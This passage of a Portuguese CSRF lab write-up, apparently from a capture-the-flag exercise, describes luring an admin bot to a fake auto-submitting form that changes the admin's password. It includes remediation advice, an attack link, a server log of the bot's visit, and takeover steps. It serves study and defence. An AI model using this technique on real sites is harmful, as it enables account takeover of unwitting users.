

formulário que parecia um formulário real , enviando seus dados para serem colocados em uma solicitação a um site que ela está logada no navegador dela , fazendo com que o navegador envie o cookie de autenticação dela na solicitação fazendo com que a request seja válida.

Impacto: Podemos alterar a senha do admin e logar como admin logo em seguida podendo acessar suas funcionalidades.


Conselhos e Remediações: Deve ser usado de Anti-CSRF Token que é um token gerado para a sessão do usuário e um token que fica oculto em formulários para que ao ser enviado o formulário seja verificado se o token e o cookie do formulário são iguais para verificar a veracidade da requisição. Além disso deve ser usar do SOP para definir strict ou lax para evitar de cookies sejam enviado a partir de requisições feitas por origem externa.

Detalhes Técnicos e Evidências:

1. Vemos que o change password só funciona para admins.




2. Com isso iremos usar o fakepage.py para capturar a request do bot para que seja feito o csrf. Assim colocamos no chat do admin o seguinte link. <http://ip:8000/csrf>



3. Agora esperamos o bot acessar o link depois que enviamos.

```
[+] Vítima 10.65.149.39 caiu na rota de CSRF e recebeu o payload.  
10.65.149.39 - - [05/Oct/2026 12:50:57] "GET /csrf HTTP/1.1" 200 -
```

4. Agora podemos logar como admin e senha teste.



Considerações Técnicas & Cheat Sheet

Lições Aprendidas

1. Em uma aplicação podemos usar `render_template_string` para renderizar o html que queremos , permitindo colocar um formulário falso que faz envio automático (nesse caso), para que conseguissemos trocar a senha da conta do admin.